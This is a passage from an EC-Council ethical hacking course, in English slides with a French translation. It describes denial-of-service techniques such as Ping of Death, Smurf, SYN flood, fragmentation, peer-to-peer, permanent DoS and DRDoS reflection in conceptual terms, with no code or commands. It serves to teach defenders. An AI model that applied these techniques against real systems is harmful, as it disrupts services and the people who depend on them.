


Figure 6.26 : Attaque par inondation ICMP


DoS/DDoS Attack Techniques: Ping of Death Attack



In a Ping of Death (PoD) attack, an attacker tries to crash, destabilize, or freeze the targeted system or service by **sending malformed or oversized packets** using a simple ping command.



For instance, the attacker sends a packet which has a size of 65,538 bytes to the target web server. This **packet size exceeds the size limit prescribed by RFC 791 IP**, which is 65,535 bytes. The reassembly process of the



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque du Ping de la mort

Dans une attaque de type Ping de la mort (Ping of Death ou PoD), un attaquant tente de faire planter, de déstabiliser ou de paralyser le système ou le service ciblé en envoyant des paquets malformés ou surdimensionnés à l'aide d'une simple commande ping. Supposons qu'un attaquant envoie un paquet d'une taille de 65 538 octets au serveur Web ciblé. Cette taille dépasse la limite de taille prescrite par la RFC 791 IP, qui est de 65 535 octets. Le processus de réassemblage effectué par le récepteur peut provoquer une panne du système. Dans ce type d'attaque, l'identité de l'attaquant peut être facilement usurpée, et l'attaquant peut ne pas avoir besoin de connaître en détail la machine cible, à l'exception de son adresse IP.




Figure 6.27 : Attaque du Ping de la mort


DoS/DDoS Attack Techniques: Smurf Attack



The attacker spoofs the **source IP address** with the victim's IP address and sends a **large number of ICMP ECHO request packets** to an IP broadcast network



This causes all the hosts on the broadcast network to respond to the received **ICMP ECHO** requests. These responses will be sent to the victim machine, ultimately causing the machine to crash



Attaque par rebond (Smurf attack)

Dans une attaque de type Smurf, l'attaquant usurpe l'adresse IP source avec l'adresse IP de la victime et envoie un grand nombre de paquets de requête écho ICMP à un réseau de diffusion IP ce qui entraîne la réponse de tous les hôtes du réseau de diffusion. Ces réponses sont envoyées à la machine de la victime parce que l'adresse IP a été usurpée par l'attaquant, ce qui entraîne un trafic important sur la machine de la victime et la fait finalement se planter.





Figure 6.28 : Attaque Smurf

DoS/DDoS Attack Techniques: SYN Flood Attack

- ➡ The attacker sends a large number of **SYN requests** with **fake source IP addresses** to the target server (victim)
- ➡ The target machine sends back a **SYN/ACK** in **response to the request** and waits for the ACK to complete the session setup
- ➡ The target machine **does not get the response** because the **source address is fake**
- ➡ SYN flooding takes advantage of a flaw in the implementation of the **TCP three-way handshake** in most hosts



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par inondation SYN

Dans une attaque SYN, le pirate envoie un grand nombre de requêtes SYN au serveur cible (victime) avec de fausses adresses IP sources. L'attaque crée des connexions TCP incomplètes qui utilisent les ressources du réseau. Normalement, lorsqu'un client souhaite établir une connexion TCP avec un serveur, le client et le serveur échangent la série de messages suivante :

- Une requête de demande TCP SYN est envoyée au serveur.
- Le serveur renvoie un SYN/ACK (accusé de réception) en réponse à la demande.
- Le client envoie une réponse ACK au serveur pour terminer la configuration de la session.

Cette méthode est une "poignée de main à trois voies".

Dans une attaque SYN, l'attaquant exploite la méthode de la poignée de main à trois voies. Tout d'abord, l'attaquant envoie une fausse demande TCP SYN au serveur cible. Après que le serveur ait envoyé un SYN/ACK en réponse à la demande du client (de l'attaquant), le client n'envoie jamais de réponse ACK. Le serveur reste donc en attente pour terminer la connexion.

L'attaque par inondation SYN (ou SYN flooding) tire parti de la mauvaise implémentation de la poignée de main à trois voies du protocole TCP par la plupart des hôtes. Cette attaque se produit lorsque l'attaquant envoie un nombre illimité de paquets SYN (demandes) au système hôte. Le processus de transmission de ces paquets est plus rapide que ce que le système peut gérer. Normalement, une connexion est établie avec la poignée de main à trois voies. L'hôte garde la trace des connexions partiellement ouvertes en attendant les paquets ACK de réponse dans une file d'attente d'écoute.

Comme le montre la figure ci-dessous, lorsque l'hôte B reçoit une demande SYN de l'hôte A, il doit garder la trace de la connexion partiellement ouverte dans une "file d'attente d'écoute" pendant au moins 75 s.





Figure 6.29 : Attaque par inondation SYN

Un hôte malveillant peut exploiter un hôte en envoyant simultanément de nombreuses demandes SYN à l'hôte ciblé pour en établir de nombreuses connexions partielles. Lorsque la file d'attente est pleine, le système ciblé ne peut pas ouvrir de nouvelles connexions tant qu'il n'a pas supprimé d'anciennes entrées de la file d'attente quand elles à la fin du délai d'attente de la poignée de main. Cette capacité à maintenir chaque connexion incomplète pendant 75 s peut être exploitée de manière cumulative dans une attaque DoS. L'attaque utilise de fausses adresses IP, ce qui rend difficile la traçabilité de la source. Un attaquant peut remplir une table de connexions même sans usurper l'adresse IP source.

DoS/DDoS Attack Techniques: Fragmentation Attack



- ❑ These attacks stop a victim from being able to **re-assemble fragmented packets** by flooding the target system with TCP or UDP fragments, resulting in reduced performance
- ❑ Attackers send a large number of fragmented (1500+ byte) packets to a **target web server** with a relatively small packet rate
- ❑ Reassembling and inspecting these large fragmented packets consumes excessive resources



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par fragmentation

Ces attaques neutralisent la capacité d'une victime à réassembler des paquets fragmentés en l'inondant de fragments TCP ou UDP, ce qui entraîne une baisse des performances. Dans les attaques par fragmentation, l'attaquant envoie un grand nombre de paquets fragmentés (plus de 1500 octets) à un serveur Web cible avec un débit relativement faible. Comme le protocole autorise la fragmentation, ces paquets ne sont généralement pas inspectés lorsqu'ils traversent les équipements du réseau tels que les routeurs, les pare-feu et les systèmes de détection des intrusions (IDS)/systèmes de prévention des intrusions (IPS). Le réassemblage et l'inspection de ces gros paquets fragmentés consomment des ressources excessives. De plus, le contenu des fragments de paquets est rendu aléatoire par l'attaquant, ce qui fait que le réassemblage et l'inspection consomment encore plus de ressources et, par conséquent, fait planter le système.





Figure 6.30 : Attaque par fragmentation



Attaque à vecteurs multiples

Dans les attaques DDoS à vecteurs multiples, l'attaquant utilise des combinaisons d'attaques volumétriques, d'attaques de protocole et d'attaques de couche applicative pour mettre hors service le système ou le service ciblé. L'attaquant passe rapidement d'une forme d'attaque DDoS (par exemple, les paquets SYN) à une autre (couche 7). Ces attaques sont lancées soit par un seul vecteur à la fois, soit par plusieurs vecteurs en parallèle pour semer la confusion dans le service informatique d'une entreprise, l'obligeant à dépenser toutes ses ressources et détournant ainsi son attention de manière malveillante.





Figure 6.31 : Attaque multi-vecteurs

DoS/DDoS Attack Techniques: Peer-to-Peer Attack



- Attackers instruct clients of peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and to connect to the victim's fake website
- Attackers exploit flaws found in the network using the DC++ (Direct Connect) protocol, which is used for sharing all types of files between instant messaging clients
- Using this method, attackers launch massive denial-of-service attacks and compromise websites



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque pair-à-pair

Une attaque pair-à-pair est une forme d'attaque DDoS dans laquelle l'attaquant exploite un certain nombre de défauts dans les serveurs pair-à-pair pour lancer une attaque DDoS. Les attaquants exploitent les failles présentes dans les réseaux qui utilisent le protocole Direct Connect (DC++), qui permet l'échange de fichiers entre clients de messagerie instantanée. Ce type d'attaque n'utilise pas de réseaux de zombies. Contrairement à une attaque basée sur un botnet, une attaque de type pair-à-pair élimine la nécessité pour les attaquants de communiquer avec les clients qu'ils détournent. Dans ce type d'attaque, le pirate informatique demande aux clients de grands centres de partage de fichiers pair-à-pair de se déconnecter de leur réseau pair-à-pair et de se connecter au site web de la victime. Par conséquent, plusieurs milliers d'ordinateurs peuvent tenter de se connecter de manière très énergique au site Web ciblé, ce qui entraîne une baisse des performances de ce dernier. Il est facile d'identifier les attaques pair-à-pair sur la base des signatures. En utilisant cette méthode, les pirates informatiques lancent des attaques DoS massives pour compromettre des sites Web.

Les attaques DDoS de type pair-à-pair peuvent être atténuées en fixant des ports pour la communication pair-à-pair. En interdisant, par exemple, la communication peer-to-peer sur le port 80, on réduit la possibilité d'attaques sur les sites Web.




Figure 6.32 : Attaque pair-à-pair



Attaque par déni de service permanent

Les attaques par déni de service permanent (PDoS), également connues sous le nom de phlashing, ciblent exclusivement le matériel et lui causent des dommages irréversibles. Contrairement aux autres types d'attaques DoS, elle sabote le matériel du système, obligeant la victime à remplacer ou réinstaller le matériel. L'attaque PDoS exploite les failles de sécurité d'un équipement pour permettre l'administration à distance sur les interfaces de gestion du matériel de la victime, comme les imprimantes, les routeurs et autres équipements de réseau.

Ce type d'attaque est plus rapide et plus destructeur que les attaques DoS classiques. Il fonctionne avec une quantité limitée de ressources, contrairement à une attaque DDoS, dans laquelle les attaquants lâchent un ensemble de zombies sur une cible. Les attaquants réalisent des attaques PDoS en utilisant une méthode connue sous le nom de "bricking" d'un système. Dans cette méthode, l'attaquant envoie à la victime des courriers électroniques, des chats IRC, des tweets ou des vidéos au contenu frauduleux pour des mises à jour matérielles. Les mises à jour matérielles sont modifiées et corrompues par des vulnérabilités ou des microprogrammes défectueux. Lorsque la victime clique sur un lien ou une fenêtre contextuelle faisant référence à la mise à jour matérielle frauduleuse, elle l'installe dans son système. Par conséquent, l'attaquant prend le contrôle total du système de la victime.






Figure 6.33 : Attaque DoS permanente

DoS/DDoS Attack Techniques: Distributed Reflection Denial-of-Service (DRDoS) Attack

- DRDoS, also known as a spoofed attack, involves the **use of multiple intermediary and secondary machines** that contribute to the actual DDoS attack against the target machine or application
- Attackers launch this attack by sending requests to the intermediary hosts, which then redirect the requests to the secondary machines, which in turn **reflect the attack traffic to the target**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par déni de service par réflexion distribuée (DRDoS)

Une attaque DoS par réflexion distribuée (DRDoS), également appelée attaque "spoofed", implique l'utilisation de plusieurs machines intermédiaires et secondaires qui contribuent à une attaque DDoS contre une machine ou une application cible. Une attaque DRDoS exploite la vulnérabilité de la poignée de main à trois voies du protocole TCP.

Cette attaque implique une machine attaquante, des victimes intermédiaires (zombies), des victimes secondaires (rélecteurs) et une machine cible. L'attaquant lance cette attaque en envoyant des requêtes aux hôtes intermédiaires, qui à leur tour réfléchissent le trafic d'attaque vers la cible.

Le processus d'une attaque DRDoS est le suivant. Tout d'abord, l'attaquant ordonne aux victimes intermédiaires (zombies) d'envoyer un flux de paquets (TCP SYN) avec l'adresse IP de la cible primaire comme adresse IP source à d'autres machines non compromises (victimes secondaires ou rélecteurs) afin de leur demander d'établir une connexion avec la cible primaire. En conséquence, les rélecteurs envoient un énorme volume de trafic (SYN/ACK) à la cible primaire pour établir une nouvelle connexion avec elle, car ils pensent que l'hôte l'a demandé. La cible primaire rejette les paquets SYN/ACK reçus des rélecteurs car ils n'ont pas envoyé le paquet SYN. Pendant ce temps, les rélecteurs attendent la réponse ACK de la cible principale. En supposant que le paquet a été perdu, les machines réflectrices renvoient des paquets SYN/ACK à la cible primaire pour établir la connexion, jusqu'à ce qu'un dépassement de délai se produise. De cette manière, la machine cible est inondée par un volume important de trafic provenant des machines réflectrices. La bande passante combinée de ces machines réflectrices submerge la machine cible.

Une attaque DRDoS est une attaque intelligente, car il est très difficile, voire impossible, de retrouver l'attaquant. Au lieu de l'attaquant réel, les victimes secondaires (rélecteurs)

semblent attaquer directement la cible primaire. Cette attaque est plus efficace qu'une attaque DDoS typique car les multiples victimes intermédiaires et secondaires génèrent une énorme bande passante d'attaque.





Figure 6.34 : Attaque DoS par réflexion distribuée (DRDoS)

